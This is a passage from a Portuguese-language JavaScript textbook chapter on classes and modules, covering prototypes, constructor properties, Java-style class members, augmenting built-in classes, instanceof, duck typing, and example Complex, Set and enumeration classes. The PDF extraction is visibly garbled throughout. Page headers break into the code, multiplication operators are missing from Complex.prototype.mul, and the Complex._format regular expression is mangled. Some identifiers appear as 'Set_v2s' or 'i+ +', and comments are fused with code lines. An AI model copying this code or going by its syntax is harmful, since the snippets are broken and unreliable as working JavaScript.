Observe que a Figura 9-1 usa nossa construtora *Range()* como exemplo. Na verdade, contudo, a classe *Range* definida no Exemplo 9-2 sobrescreve com um objeto próprio o objeto *Range.prototype* predefinido. E o novo objeto protótipo que ela define não tem uma propriedade *constructor*. Assim, as instâncias da classe *Range*, conforme definidas, não têm uma propriedade *constructor*. Podemos resolver esse problema adicionando uma construtora no protótipo explicitamente: *Range.prototype = {*

```
constructor: Range, // Define explicitamente a referência de volta para a  
construtora includes: function(x) { return this.from <= x && x <=  
this.to; }, foreach: function(f) {
```

```
for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);  
},
```

```
toString: function() { return "(" + this.from + "... " + this.to + ")"; }  
  
};
```

Outra técnica comum é usar o objeto protótipo predefinido com sua propriedade *constructor* e adicionar métodos nele, um por vez:

```
// Estende o objeto Range.prototype predefinido para que não  
sobrescrevamos
```

```
// a propriedade Range.prototype.constructor criada automaticamente.
```

```
Range.prototype.includes = function(x) { return this.from <= x &&  
x <= this.to; }; Range.prototype.foreach = function(f) {
```

```
for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
```

```
};
```

```
Range.prototype.toString = function() {
```

```
return "(" + this.from + "..." + this.to + ")";
```

```
};
```

Capítulo 9 Classes e módulos 199

Ja

9.3 Classes estilo Java em JavaScript

vaScript básico

Se você já programou em Java ou em uma linguagem orientada a objetos fortemente tipada semelhante, pode estar acostumado a pensar em quatro tipos de membros de classe: a

Campos de instância

São as propriedades ou variáveis de instância que contêm o estado de objetos individuais.

Métodos de instância

São os métodos compartilhados por todas as instâncias da classe chamadas por meio de instâncias individuais.

Campos de classe

São as propriedades ou variáveis associadas à classe e não às instâncias da classe.

Métodos de classe

São os métodos associados à classe e não às instâncias.

Um modo pelo qual JavaScript difere da linguagem Java é que suas funções são valores e não há distinção rígida entre métodos e campos. Se o valor de uma propriedade é uma função, essa propriedade define um método; caso contrário, é apenas uma propriedade ou “campo” normal.

Apesar dessa diferença, podemos simular em JavaScript cada uma das quatro categorias de membros de classe da linguagem Java. Em JavaScript existem três objetos diferentes envolvidos em qualquer definição de classe (consulte a Figura 9-1) e as propriedades desses três objetos atuam como diferentes tipos de membros de classe: Objeto construtor

Conforme observamos, a função construtora (um objeto) define um nome para uma classe JavaScript. As propriedades adicionadas nesse objeto construtor servem como campos de classe e métodos de classe (dependendo de os valores de propriedade serem funções ou não).

Objeto protótipo

As propriedades desse objeto são herdadas por todas as instâncias da classe e as propriedades cujos valores são funções se comportam como métodos de instância da classe.

Objeto instância

Cada instância de uma classe é um objeto por si só e as propriedades definidas diretamente em uma instância não são compartilhadas por qualquer outra instância. As propriedades que não são função, definidas em instâncias, se comportam como os campos de instância da classe.

Podemos reduzir o processo de definição de classe em JavaScript a um algoritmo de três etapas.

Primeiramente, escreva uma função construtora que configure propriedades de instância em novos objetos. Segundo, defina métodos de instância no objeto prototype da construtora. Terceiro, defina campos e propriedades de classe na construtora em si. Podemos até implementar esse algoritmo como uma função `defineClass()` simples. (Ela utiliza a função `extend()` do Exemplo 6-2, com o trecho do Exemplo 8-3): // Uma função simples para definir classes simples

`function defineClass(constructor, // Uma função que configura propriedades de instância`

I JavaScript

básica

methods, // Métodos de instância: copiados para o protótipo

statics) // Propriedades de classe: copiadas para a construtora

{

if (methods) extend(constructor.prototype, methods);

if (statics) extend(constructor, statics);

return

constructor;

}

// Esta é uma variante simples de nossa classe Range

var SimpleRange =

defineClass(function(f,t) { this.f = f; this.t = t; },

{

*includes: function(x) { return this.f <= x && x <= this.t;}, toString:
function() { return this.f + "..." + this.t; }*

},

{ upto: function(t) { return new SimpleRange(0, t); } });

O Exemplo 9-3 é uma definição de classe mais longa. Ela cria uma classe que representa números complexos e demonstra como simular membros de classe estilo Java usando JavaScript. Ela faz isso

“manualmente” – sem contar com a função defineClass() anterior.

Exemplo 9-3 *Complex.js: uma classe de números complexos*

*/**

** Complex.js:*

** Este arquivo define uma classe Complex para representar números*

complexos.

** Lembre-se de que um número complexo é a soma de um número real e um*

** número imaginário e de que o número imaginário i é a raiz quadrada de -1.*

**/*

*/**

** Esta função construtora define os campos de instância r e i em cada*

** instância que cria. Esses campos contêm as partes real e imaginária*

** do número complexo: eles são o estado do objeto.*

**/*

function Complex(real, imaginary) {

*if (isNaN(real) || isNaN(imaginary)) // Certifica-se de que os dois args
são números.*

throw new TypeError();

// Lança um erro se não forem.

this.r = real;

// A parte real do número complexo.

this.i = imaginary;

// A parte imaginária do número.

}

*/**

Os métodos de instância de uma classe são definidos como propriedades com valor de

** funções do objeto protótipo. Os métodos definidos aqui são herdados por todas*

** as instâncias e fornecem o comportamento compartilhado da classe. Note que os*

métodos de instância de JavaScript devem usar a palavra-chave this para acessar os

** campos de instância.*

**/*

// Adiciona um número complexo em this e retorna a soma em um novo objeto.

Complex.prototype.add = function(that) {

return new Complex(this.r + that.r, this.i + that.i);

};

Capítulo 9 Classes e módulos 201

// Multiplica esse número complexo por outro e retorna o produto.

JavaS

```
Complex.prototype.mul = function(that) {
```

cript básico

```
return new Complex(this.r that.r - this.i that.i,
```

```
this.r that.i + this.i that.r);
```

```
};
```

a

```
// Retorna a magnitude de um número complexo. Isso é definido
```

```
// como sua distância em relação à origem (0,0) do plano complexo.
```

```
Complex.prototype.mag = function() {
```

```
return Math.sqrt(this.r*this.r + this.i*this.i);
```

```
};
```

```
// Retorna um número complexo que é o negativo deste.
```

```
Complex.prototype.neg = function() { return new Complex(-this.r, -this.i);  
};
```

```
// Converte um objeto Complex em uma string de maneira útil.
```

```
Complex.prototype.toString = function() {
```

```
return "{" + this.r + "," + this.i + "}";
```

```
};
```

// Testa se esse objeto Complex tem o mesmo valor do outro.

Complex.prototype.equals = function(that) {

return that != null &&

// deve ser definido e não nulo

that.constructor === Complex &&

// e deve ser uma instância de Complex

this.r === that.r && this.i === that.i; // e ter os mesmos valores.

};

*/**

** Os campos de classe (como as constantes) e os métodos de classe são definidos como*

** propriedades da construtora. Note que os métodos de classe geralmente*

** não usam a palavra-chave this: eles operam somente em seus argumentos.*

**/*

// Aqui estão alguns campos de classe que contêm números complexos predefinidos úteis.

// Seus nomes estão em maiúsculas para indicar que são constantes.

// (Em ECMAScript 5, poderíamos tornar essas propriedades somente para leitura.) Complex.ZERO = new Complex(0,0);

```
Complex.ONE = new Complex(1,0);

Complex.I = new Complex(0,1);

// Este método de classe analisa uma string no formato retornado pelo
// método de instância toString e retorna um objeto Complex ou lança um
// TypeError.

Complex.parse = function(s) {

    try {

        // Presume que a análise vai ser bem-sucedida

        var m = Complex._format.exec(s);

        // Mágica de expressão regular

        return new Complex(parseFloat(m[1]), parseFloat(m[2]));

    } catch (x) {

        // E dispara uma exceção se ela falha

        throw new TypeError("Can't parse '" + s + "' as a complex number.");

    }

};

// Um campo de classe "privado", usado em Complex.parse() acima.
// O sublinhado em seu nome indica que se destina a uso interno
```


// e não deve ser considerado parte da API pública dessa classe.

Complex_format = $\{([^\wedge], +), ([^\wedge\}] +)\}$;

202 *Parte*

I JavaScript

básica

Com a classe Complex do Exemplo 9-3 definida, podemos usar a construtora, os campos de instância, os métodos de instância, os campos de classe e os métodos de classe em um código como o seguinte:

```
var c = new Complex(2,3);

// Cria um novo objeto com a construtora

var d = new Complex(c.i,c.r);

// Usa propriedades de instância de c

c.add(d).toString();

// => "{5,5}": usa métodos de instância

// Uma expressão mais complexa que usa um método e um campo de
classe Complex.parse(c.toString()).

// Converte c em uma string e de volta novamente,

add(c.neg()).

// adiciona seu negativo a ele,

equals(Complex.ZERO)

// e ele sempre será igual a zero
```

Embora em JavaScript as classes possam simular membros de classe estilo Java, existem vários recursos importantes da linguagem Java que as classes de JavaScript não suportam. Primeiramente, nos métodos de instância das classes Java, os campos de instância podem ser usados como se fossem variáveis locais – não há necessidade de prefixá-los com this. JavaScript não faz isso, mas você poderia obter um efeito semelhante usando uma instrução with (contudo, isso não é recomendado):

```
Complex.prototype.toString = function() {
```

```
  with(this)
```

```
  {
```

```
    return "{" + r + "," + i + "}";
```

```
  }
```

```
};
```

A linguagem Java permite que os campos sejam declarados com *final* para indicar que são constantes, e permite que campos e métodos sejam declarados com *private* para especificar que são privativos da implementação da classe e não devem ser visíveis para os usuários da classe. JavaScript não tem essas palavras-chave, sendo que o Exemplo 9-3 utiliza convenções tipográficas para sugerir que algumas propriedades (cujos nomes estão em letras maiúsculas) não devem ser alteradas e que outras (cujos nomes começam com um sublinhado) não devem ser usadas fora da classe. Vamos voltar a esses dois assuntos posteriormente no capítulo: as propriedades privadas podem ser simuladas com o uso das variáveis locais de uma closure (consulte a Seção 9.6.6) e as propriedades constantes são possíveis em ECMAScript 5 (consulte a Seção 9.8.2).

9.4 Aumentando classes

O mecanismo de herança baseado em protótipos de JavaScript é dinâmico: um objeto herda propriedades de seu protótipo, mesmo que as propriedades do protótipo mudem depois de criado o objeto. Isso significa que podemos aumentar as classes de JavaScript simplesmente adicionando novos métodos em seus objetos protótipos. Aqui está o código que adiciona um método para calcular o conjugado complexo na classe *Complex* do Exemplo 9-3: // Retorna a número complexo que é o conjugado complexo deste.

```
Complex.prototype.conj = function() { return new Complex(this.r, -this.i);  
};
```

O objeto protótipo de classes internas de JavaScript também é “aberto” como esse, ou seja, podemos adicionar métodos em números, strings, arrays, funções, etc. Fizemos isso no Exemplo 8-5, quando adicionamos um método *bind()* na classe de função em implementações ECMAScript 3, onde ele ainda não existia: *if (!Function.prototype.bind) {*

```
Function.prototype.bind = function(o /*, args */) {
```

// O código do método bind fica aqui...

JavaS

};

cript básico

}

Aqui estão alguns outros exemplos:

a

// Chama a função f muitas vezes, passando o número da iteração

// Por exemplo, para imprimir "hello" 3 vezes:

//

var n = 3;

//

n.times(function(n) { console.log(n + " hello"); });

Number.prototype.times = function(f, context) {

var n = Number(this);

for(var i = 0; i < n; i++) f.call(context, i);

};

// Define o método String.trim() de ES5 se ainda não existir nenhum.

// Este método retorna uma string com espaço em branco removido do início e do fim.

String.prototype.trim = String.prototype.trim || function() {

if (!this) return this;

// Não altera a string vazia

return this.replace(/^\s+|\s+\$/g, "");

// Mágica de expressão regular

};

// Retorna o nome de uma função. Se ela tem uma propriedade name (não padronizado), a

//utiliza. Caso contrário, converte a função em uma string e extrai o nome desta string.

// Retorna uma string vazia para funções não nomeadas como ela mesma.

Function.prototype.getName = function() {

return this.name || this.toString().match(/function\s([^(]*)\s*\([/)]*[1];*

};

É possível adicionar métodos em Object.prototype, tornando-os disponíveis em todos os objetos.

Contudo, isso não é recomendado, pois antes de ECMAScript 5 não há uma maneira de tornar esses métodos complementares não enumeráveis e, se você adicionar propriedades em Object.prototype, essas propriedades serão reportadas por todos os laços for/in. Na Seção 9.8.1, vamos ver um exemplo de uso do método Object.defineProperty() de ECMAScript 5 para aumentar Object.prototype com segurança.

O fato de as classes definidas pelo ambiente hospedeiro (como o navegador

Web) poderem ser aumentadas dessa maneira depende da implementação. Em muitos navegadores Web, por exemplo, pode-se adicionar métodos em `HTMLElement.prototype` e esses métodos vão ser herdados pelos objetos que representam as marcas HTML no documento corrente. No entanto, isso não funciona nas versões atuais do Internet Explorer da Microsoft, o que limita seriamente a utilidade dessa técnica para programação no lado do cliente.

9.5 Classes e tipos

Lembre-se, do Capítulo 3, de que JavaScript define um pequeno conjunto de tipos: nulo, indefinido, booleano, número, string, função e objeto. O operador `typeof` (Seção 4.13.2) nos permite distinguir entre esses tipos. Frequentemente, contudo, é útil tratar cada classe como um tipo próprio e fazer a distinção de objetos com base em suas classes. Os objetos internos de JavaScript básica (e muitas vezes os objetos hospedeiros de JavaScript do lado do cliente) podem ser diferenciados com base em seus atributos classe (Seção 6.8.2), usando-se código como a função `classof()` do Exemplo 6-4. Mas quando definimos nossas próprias classes usando as técnicas mostradas neste capítulo, os objetos instância sempre têm o atributo classe “Objeto”, de modo que a função `classof()` não ajuda aqui.

As subseções a seguir explicam três técnicas para determinar a classe de um objeto arbitrário: o operador `instanceof`, a propriedade `constructor` e o nome da função construtora. Entretanto, nenhuma dessas técnicas é inteiramente satisfatória. Assim, a seção termina com uma discussão sobre tipagem do pato, uma filosofia de programação que se concentra no que um objeto pode fazer (quais métodos ele tem) e não em qual é sua classe.

9.5.1 O operador `instanceof`

O operador `instanceof` foi descrito na Seção 4.9.4. O operando do lado esquerdo deve ser o objeto cuja classe está sendo testada e o operando do lado direito deve ser uma função construtora que dá nome a uma classe. A expressão `o instanceof c` é avaliada como `true` se `o` herda de `c.prototype`.

A herança não precisa ser direta. Se `o` herda de um objeto que herda de `c.prototype`, a expressão ainda vai ser avaliada como `true`.

Conforme observado anteriormente neste capítulo, as construtoras atuam como identidade pública das classes, mas os protótipos são a identidade fundamental. Apesar do uso de uma função construtora com `instanceof`, esse operador na verdade está testando de quem um objeto herda e não a construtora que foi utilizada para criá-lo.

Se quiser testar o encadeamento de protótipos de um objeto para um objeto protótipo específico e não quiser a função construtora como intermediária, você pode usar o método `isPrototypeOf()`. Por exemplo, poderíamos testar se um objeto `r` é membro da classe `range` definida no Exemplo 9-1 com o seguinte código:

```
range.methods.isPrototypeOf(r); // range.methods é o objeto protótipo.
```

Uma deficiência do operador `instanceof` e do método `isPrototypeOf()` é que eles não nos permitem consultar a classe de um objeto, mas somente testar um objeto em relação a uma classe que especificamos. Uma deficiência mais séria surge em JavaScript do lado do cliente onde um aplicativo Web utiliza mais de uma janela ou quadro. Cada janela ou quadro é um contexto de execução distinto e cada um tem seu próprio objeto global e seu próprio conjunto de funções construtoras. Dois arrays criados em dois quadros diferentes herdam de dois objetos protótipos idênticos, porém distintos, e um array criado em um quadro não é uma instância

(instanceof) da construtora Array() de outro quadro.

9.5.2 A propriedade constructor

Outra maneira de identificar a classe de um objeto é simplesmente usar a propriedade constructor.

Como as construtoras são a face pública das classes, essa é uma estratégia simples. Por exemplo: function typeAndValue(x) {

```
if (x == null) return "";
```

```
// Null e undefined não têm construtoras
```

```
switch(x.constructor)
```

```
{
```

Capítulo 9 Classes e módulos 205

```
case Number: return "Number: " + x;
```

```
// Funciona para tipos primitivos
```

JavaS

```
case String: return "String: " + x + "";
```

cript básico

```
case Date: return "Date: " + x;
```

```
// E para tipos internos
```

```
case RegExp: return "Regexp: " + x;
```



```
case Complex: return "Complex: " + x;
```

```
// E para tipos definidos pelo usuário
```

a

```
}
```

```
}
```

Note que as expressões após a palavra-chave case no código anterior são funções. Se estivéssemos usando o operador typeof ou extraindo o atributo classe do objeto, elas seriam strings.

Essa técnica de usar a propriedade constructor está sujeita ao mesmo problema de instanceof.

Nem sempre vai funcionar quando houver vários contextos de execução (como vários quadros na janela de um navegador) que compartilham valores. Nessa situação, cada quadro tem seu próprio conjunto de funções construtoras: a construtora Array de um quadro não é a mesma construtora Array de outro.

Além disso, JavaScript não exige que todo objeto tenha uma propriedade constructor: essa é uma convenção baseada no objeto protótipo padrão criado para cada função, mas é fácil omitir, acidental ou intencionalmente, a propriedade constructor no protótipo. As duas primeiras classes deste capítulo-

tulo, por exemplo, foram definidas de tal modo (nos exemplos 9-1 e 9-2) que suas instâncias não tinham propriedades constructor.

9.5.3 O nome da construtora

O principal problema no uso do operador instanceof ou da propriedade constructor para determinar a classe de um objeto ocorre quando existem vários contextos de execução e, portanto, várias cópias das funções construtoras. Essas funções podem ser idênticas, mas são objetos distintos e, portanto, não são iguais entre si.

Uma possível solução é usar o nome da função construtora como identificador de classe, em vez da própria função. A construtora Array de uma janela não é igual à construtora Array de outra janela, mas seus nomes são iguais. Algumas implementações de JavaScript tornam o nome

de uma função disponível por meio de uma propriedade não padronizada `name` do objeto função. Para implementações sem propriedade `name`, podemos converter a função em uma string e extrair o nome disso.

(Fizemos isso na Seção 9.4, quando mostramos como adicionar um método `getName()` na classe `Function`.)

O Exemplo 9-4 define uma função `type()` que retorna o tipo de um objeto como uma string. Ela manipula valores primitivos e funções com o operador `typeof`. Para objetos, ela retorna o valor do atributo `classe` ou o nome da construtora. A função `type()` usa a função `classof()` do Exemplo 6-4 e o método `Function.getName()` da Seção 9.4. O código dessa função e desse método foram incluídos aqui por simplicidade.

206 *Parte*

I JavaScript

básica

Exemplo 9-4 Uma função `type()` para determinar o tipo de um valor

*/***

** Retorna o tipo de o como uma string:*

** -Se o é null, retorna "null", se o é NaN, retorna "nan".*

** -Se typeof retorna um valor diferente de "object", retorna esse valor.*

** (Note que algumas implementações identificam regexps como funções.)*

** -Se a classe de o é qualquer coisa diferente de "Object", retorna isso.*

** -Se o tem uma construtora e essa construtora tem um nome, retorna-o.*

** -Caso contrário, apenas retorna "Object".*

***/*

function type(o) {

var t, c, n; // tipo, classe, nome

// Caso especial para o valor null:

if (o === null) return "null";

*// Outro caso especial: NaN é o único valor que não é igual a si mesmo: if
(o !== o) return "nan";*

// Usa typeof para qualquer valor diferente de "object".

// Isso identifica qualquer valor primitivo e também funções.

if ((t = typeof o) !== "object") return t;

// Retorna a classe do objeto, a não ser que seja "Object".

// Isso vai identificar a maioria dos objetos nativos.

if ((c = classof(o)) !== "Object") return c;

// Retorna o nome da construtora do objeto, se ele tiver uma

if (o.constructor && typeof o.constructor === "function" && (n = o.constructor.getName())) return n;

// Não podemos determinar um tipo mais específico; portanto, retorna "Object"

```
return
```

```
"Object";
```

```
}
```

```
// Retorna a classe de um objeto.
```

```
function classof(o) {
```

return

Object.prototype.toString.call(o).slice(8,-1);

};

*// Retorna o nome de uma função (pode ser "") ou null para o que não for
função Function.prototype.getName = function() {*

if ("name" in this) return this.name;

return this.name = this.toString().match(/function\s([^\s]*)\s*\([^\)]*\)/[1];*

};

*Essa técnica de uso do nome da construtora para identificar a classe de um
objeto tem o mesmo problema de usar a propriedade constructor: nem
todos os objetos têm uma propriedade construc-*

Capítulo 9 Classes e módulos 207

Ja

*tor. Além disso, nem todas as funções têm um nome. Se definirmos uma
construtora usando uma **vaS***

*expressão de definição de função não nomeada, o método getName() vai
retornar uma string vazia: **cript básico***

// Esta construtora não tem nome

var Complex = function(x,y) { this.r = x; this.i = y; }

a

// Esta construtora tem nome

var Range = function Range(f,t) { this.from = f; this.to = t; }

9.5.4 Tipagem do pato

*Nenhuma das técnicas descritas anteriormente para determinar a classe de
um objeto está livre de problemas, pelo menos em JavaScript do lado do*

cliente. Uma alternativa é evitar o problema: em vez de perguntar “qual é a classe desse objeto?”, perguntamos “o que esse objeto pode fazer?” Essa estratégia de programação é comum em linguagens como Python e Ruby e se chama tipagem do pato, por causa desta frase (frequentemente atribuída ao poeta James Whitcomb Riley): Quando vejo um pássaro que caminha como um pato, nada como um pato e grasna como um pato, chamo esse pássaro de pato.

Para programadores JavaScript, essa definição pode ser entendida como “se um objeto caminha, nada e grasna como um Pato, então podemos tratá-lo como um Pato, mesmo que não herde do objeto protótipo da classe Pato”.

A classe Range do Exemplo 9-2 serve como exemplo. Essa classe foi projetada com intervalos numéricos em mente. Note, entretanto, que a construtora Range() não verifica seus argumentos para certificar-se de que sejam números. No entanto, ela usa o operador > neles; portanto, presume que sejam comparáveis. Da mesma forma, o método includes() usa o operador <=, mas não faz outras suposições sobre os pontos extremos do intervalo. Como a classe não impõe um tipo em especial, seu método includes() funciona para qualquer tipo de ponto extremo que possa ser comparado com os operadores relacionais: var lowercase = new Range("a", "z");

var thisYear = new Range(new Date(2009, 0, 1), new Date(2010, 0, 1));
O método foreach() de nossa classe Range também não testa explicitamente o tipo dos pontos extremos do intervalo, mas o uso de Math.ceil() e do operador ++ significa que ela só funciona com pontos extremos numéricos.

Como outro exemplo, lembre-se da discussão sobre objetos semelhantes a um array na Seção 7.11.

Em muitas circunstâncias, não precisamos saber se um objeto é uma instância verdadeira da classe Array: é suficiente saber que ele tem uma propriedade inteira não negativa length. A existência de length com valor inteiro mostra como os arrays caminham, poderíamos dizer, e qualquer objeto que caminhe dessa maneira pode (em muitas circunstâncias) ser tratado como um array.

Lembre-se, contudo, de que a propriedade length de arrays reais tem comportamento especial: quando novos elementos são adicionados, o comprimento (length) é atualizado automaticamente e quando o comprimento é configurado com um valor menor, o array é truncado automaticamente.

Poderíamos dizer que é assim que os arrays nadam e grasnam. Se você está escrevendo código que exige nadar e grasnar, não pode usar um objeto que apenas caminha como um array.

208 *Parte*

básica

Os exemplos de tipagem do pato apresentados anteriormente envolvem a resposta de objetos ao operador `<` e o comportamento especial da propriedade `length`. Mais normalmente, contudo, quando falamos sobre tipagem do pato, estamos falando sobre testar se um objeto implementa um ou mais métodos. Uma função `triatlo()` fortemente tipada poderia exigir que seu argumento fosse um objeto `TriAtleta`. Uma alternativa com tipagem do pato poderia ser projetada para aceitar qualquer objeto que tivesse métodos `corrida()`, `natação()` e `ciclismo()`. Outra opção seria refazer nossa classe `Range` de modo que, em vez de usar os operadores `<` e `++`, ela usasse os métodos `compareTo()` e `succ()` (sucessor) de seus objetos ponto das extremidades.

Uma estratégia para a tipagem do pato é *laissez-faire*: simplesmente supomos que nossos objetos de entrada implementam os métodos necessários e não fazemos verificação alguma. Se a suposição for inválida, vai ocorrer um erro quando nosso código tentar chamar um método inexistente. Outra estratégia faz a verificação dos objetos de entrada. Entretanto, em vez de verificar suas classes, ela verifica se eles implementam métodos com os nomes apropriados. Isso nos permite rejeitar más entradas mais cedo e pode resultar em mensagens de erro mais informativas.

O Exemplo 9-5 define uma função `quacks()` (“implements” seria um nome melhor, mas `implements` é uma palavra reservada) que pode ser útil na tipagem do pato. `quacks()` testa se um objeto (o primeiro argumento) implementa os métodos especificados pelos argumentos restantes. Para cada argumento restante, se o argumento é uma string, ela procura um método com esse nome. Se o argumento é um objeto, ela verifica se o primeiro objeto implementa métodos com os mesmos nomes dos métodos desse objeto. Se o argumento é uma função, ela é aceita como sendo uma construtora e a função verifica se o primeiro objeto implementa métodos com os mesmos nomes do objeto protótipo.

Exemplo 9-5 Uma função para verificação do pato

```
// Retorna true se o implementa os métodos especificados pelos args restantes.
```

```
function quacks(o /*, ... */) {
```

```
for(var i = 1; i < arguments.length; i++) { // para cada argumento  
após o var arg = arguments[i];
```

```
switch(typeof arg) {
```

```
// Se arg é:
```

```
case 'string':
```

```
// uma string: procura um método com esse nome
```

```
if (typeof o[arg] !== "function") return false;
```

```
continue;
```

```
case 'function':
```

```
// uma função: usa o objeto protótipo
```

```
// Se o argumento é uma função, usamos seu objeto protótipo
```

```
arg = arg.prototype;
```

// passa para o próximo case

case 'objeto':

// um objeto: procura métodos correspondentes

for(var m in arg) { // Para cada propriedade do objeto

if (typeof arg[m] !== "function") continue; // pula o que não for método

if (typeof o[m] !== "function") return false;

}

}

}

// Se ainda estamos aqui, então o implementa tudo

`return`

`true;`

`}`

Capítulo 9 Classes e módulos 209

Ja

Existem duas coisas importantes a serem lembradas a respeito dessa função `quacks()`. Primeiramente, **vaS**

ela só testa se um objeto tem uma ou mais propriedades com valor de função com nomes *especifi-cript* básico

cados. A existência dessas propriedades não nos informa nada sobre o que essas funções fazem ou sobre quantos e quais tipos de argumentos elas esperam. Essa, no entanto, é a natureza da tipagem **a**

do pato. Se você define uma API que usa tipagem do pato em vez de uma versão de verificação de tipo mais forte, está criando uma API mais flexível, mas também está dando ao usuário de sua API a responsabilidade de utilizá-la corretamente. O segundo ponto importante a notar sobre a função `quacks()` é que ela não funciona com classes internas. Por exemplo, não se pode escrever `quacks(o, Array)` para testar se o tem métodos com os mesmos nomes de todos os métodos de `Array`. É por isso que os métodos das classes internas são não enumeráveis e o *laço for/in* em `quacks()` não os vê.

(Note que isso pode ser solucionado em ECMAScript 5 com o uso de `Object.getPrototypeOfNames()`.)

9.6 Técnicas orientadas a objeto em JavaScript

Até aqui, neste capítulo, abordamos os fundamentos de arquitetura das classes em JavaScript: a importância do objeto protótipo, suas conexões com a função construtora, o funcionamento do operador `instanceof`, etc. Nesta seção, trocamos de marcha e demonstramos várias técnicas práticas (embora não fundamentais) para programar com classes em JavaScript. Começamos com dois exemplos de classes não triviais que por si sós são interessantes, mas que também servem como pontos de partida para as discussões que se seguem.

9.6.1 Exemplo: uma classe `Set`

Um conjunto é uma estrutura de dados que representa um grupo não ordenado de valores, sem duplicatas. As operações fundamentais em conjuntos são: somar valores e testar se um valor é membro do conjunto, sendo que os conjuntos geralmente são implementados de modo que essas operações sejam rápidas. Os objetos em JavaScript são basicamente conjuntos de nomes de propriedade, com valores associados a cada nome. Portanto, é simples usar um objeto com um conjunto de strings.

O Exemplo 9-6 implementa uma classe Set mais geral em JavaScript. Ela funciona mapeando qualquer valor de JavaScript em uma string exclusiva e, então, usando essa string como um nome de propriedade. Os objetos e as funções não têm uma representação de string concisa e exclusiva, de modo que a classe Set precisa definir uma propriedade identificadora em qualquer objeto ou função armazenada no conjunto.

Exemplo 9-6 Set.js: um conjunto arbitrário de valores

```
function Set() {
```

```
// Esta é a construtora
```

```
this.values = {};
```

```
// As propriedades do objeto this contêm o conjunto
```

```
this.n = 0;
```

```
// Quantos valores existem no conjunto
```

```
this.add.apply(this,
```

```
arguments);
```

```
// Todos os argumentos são valores a adicionar
```

```
}
```

```
// Adiciona cada um dos argumentos no conjunto.
```

```
Set.prototype.add = function() {
```

210 *Parte*

I JavaScript

básica

```
for(var i = 0; i < arguments.length; i+ +) { // Para cada argumento var  
val = arguments[i];
```

```
// O valor a adicionar no conjunto
```

```
var str = Set_v2s(val);
```

```
// Transforma-o em uma string
```

```
if (!this.values.hasOwnProperty(str)) { // Se ainda não estiver no conjunto  
this.values[str] = val;
```

```
// Mapeia a string no valor
```

```
this.n+ +;
```

```
// Aumenta o tamanho do conjunto
```

```
}
```


return

this;

// Suporta chamadas de método encadeadas

};

// Remove cada um dos argumentos do conjunto.

Set.prototype.remove = function() {

*for(var i = 0; i < arguments.length; i++) { // Para cada argumento var
str = Set_v2s(arguments[i]);*

// Mapeia em uma string

*if (this.values.hasOwnProperty(str)) { // Se estiver no conjunto delete
this.values[str];*

// O exclui

this.n--;

// Diminui o tamanho do conjunto

}

}

return

this;

// Para encadeamento de métodos

};

// Retorna true se o conjunto contém value; caso contrário, false.

Set.prototype.contains = function(value) {

return

this.values.hasOwnProperty(Set_v2s(value));

};

// Retorna o tamanho do conjunto.

Set.prototype.size = function() { return this.n; };

// Chama a função f no contexto especificado para cada elemento do conjunto.

Set.prototype.foreach = function(f, context) {

for(var s in this.values)

// Para cada string no conjunto

if (this.values.hasOwnProperty(s))

// Ignora as propriedades herdadas

f.call(context, this.values[s]);

// Chama f no valor

};

// Esta função interna mapeia qualquer valor de JavaScript em uma string exclusiva.

Set_v2s = function(val) {

switch(val)

{

case undefined: return 'u';

// Valores primitivos especiais

case null: return 'n';

// recebem códigos de

case true: return 't';

// uma letra.

case false: return 'f';

default: switch(typeof val) {

case 'number': return '#' + val;

// Números recebem o prefixo #.

```
case 'string': return "" + val;
```

```
// Strings recebem o prefixo ".
```

```
default: return '@' + objectId(val); // Objetos e funções recebem @
```

```
}
```

```
}
```

```
// Para qualquer objeto, retorna uma string. Esta função vai retornar uma
```

```
// string diferente para diferentes objetos e sempre vai retornar a mesma  
string
```

```
// se for chamada várias vezes para o mesmo objeto. Para fazer isso, ela  
cria uma
```

```
// propriedade em o. Em ES5, a propriedade seria não enumerável e  
somente para leitura.
```

Capítulo 9 Classes e módulos 211

```
function objectId(o) {
```

JavaS

```
var prop = "|**objectId**|"; //
```

Nome de propriedade privada para armazenar

cript básico

//identificações

if

(!o.hasOwnProperty(prop))

// Se o objeto não tem identificação

o[prop] = Set_v2s.next + +; // Atribui a próxima disponível

a

return o[prop];

// Retorna a identificação

}

};

Set_v2s.next = 100; // Começa a atribuir identificações de objeto neste valor.

9.6.2 Exemplo: tipos enumeração

Um tipo enumeração é um tipo com um conjunto finito de valores que são listados (ou “enumerados”) quando o tipo é definido. Em C e linguagens derivadas, os tipos enumeração são declarados com a palavra-chave *enum*. *enum* é uma palavra reservada (mas não usada) em ECMAScript 5, que deixa aberta a possibilidade para que, algum dia, JavaScript possa ter tipos enumeração nativos. Até então, o Exemplo 9-7 mostra como você pode definir seus próprios tipos enumeração em JavaScript.

Note que ele usa a função *inherit()* do Exemplo 6-1.

O Exemplo 9-7 consiste em uma única função *enumeration()*. Contudo,

essa não é uma função construtora: ela não define uma classe chamada “enumeration”. Em vez disso, essa é uma função fábrica: cada chamada cria e retorna uma nova classe. Utilize-a como segue:

// Cria uma nova classe Coin com quatro valores: Coin.Penny, Coin.Nickel, etc.

var Coin = enumeration ({Penny: 1, Nickel:5, Dime:10, Quarter:25}); var c = Coin.Dime;

// Esta é uma instância da nova classe

c instanceof Coin

// => verdadeiro: instanceof funciona

c.constructor == Coin

// => verdadeiro: a propriedade constructor funciona

*Coin.Quarter + 3 * Coin.Nickel*

// => 40: valores são convertidos em números

Coin.Dime == 10

// => verdadeiro: mais conversão para números

Coin.Dime > Coin.Nickel

// => verdadeiro: operadores relacionais funcionam

String(Coin.Dime) + ":" + Coin.Dime // => "Dime:10": forçado a ser string
O objetivo desse exemplo é demonstrar que as classes de JavaScript são muito mais flexíveis e dinâmicas do que as classes estáticas de linguagens como C++ e Java.

Exemplo 9-7 Tipos enumeração em JavaScript

// Esta função cria um novo tipo enumeração. O objeto argumento especifica

// os nomes e valores de cada instância da classe. O valor de retorno

// é uma função construtora que identifica a nova classe. Note, entretanto,

// que a construtora lança uma exceção: você não pode usá-la para criar novas

// instâncias do tipo. A construtora retornada tem propriedades que

// mapeiam o nome de um valor no valor em si e também um array de valores,

// uma função iteradora foreach()

function enumeration(namesToValues) {

// Esta é a função construtora fictícia que será o valor de retorno.

var enumeration = function() { throw "Can't Instantiate Enumerations"; };

// Os valores enumerados herdam deste objeto.

var proto = enumeration.prototype = {

constructor: enumeration,

// Identifica o tipo

toString: function() { return this.name; },

// Retorna o nome

```
valueOf: function() { return this.value; },
```

```
// Retorna o valor
```

212 *Parte*

I JavaScript

básica

```
